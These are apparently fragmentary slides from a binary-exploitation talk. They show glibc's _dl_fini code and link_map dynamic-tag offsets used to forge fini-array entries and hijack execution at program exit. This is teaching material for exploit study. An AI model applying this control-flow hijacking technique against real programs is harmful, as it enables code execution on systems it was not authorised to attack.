
Exploitation

透過 l_init_called 控制執行時機



```
$ 
    if (l->l_init_called)
    {
        l->l_init_called = 0;
        if (l->l_info[DT_FINI_ARRAY] != NULL ||
            (ELF_INITFINI && l->l_info[DT_FINI] != NULL))
        {
            if (l->l_info[DT_FINI_ARRAY] != NULL)
            {
                ElfW(Addr) *array =
                    (ElfW(Addr) *)(l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
                unsigned int i = (...); // get num
                while (i-- > 0)
                    ((fini_t)array[i])();
            }

            if (ELF_INITFINI && l->l_info[DT_FINI] != NULL)
                DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);
        }
    }
```

_dl_fini



ld link_map

3	PLTGOT
5	STRTAB
6	SYMTAB
21	DEBUG
23	JMPREL

l_info


d_tag: PLTGOT
d_ptr: AAAA

d_tag: SYMTAB
d_ptr: BBBB


_GLOBAL_OFFSET_TABLE_

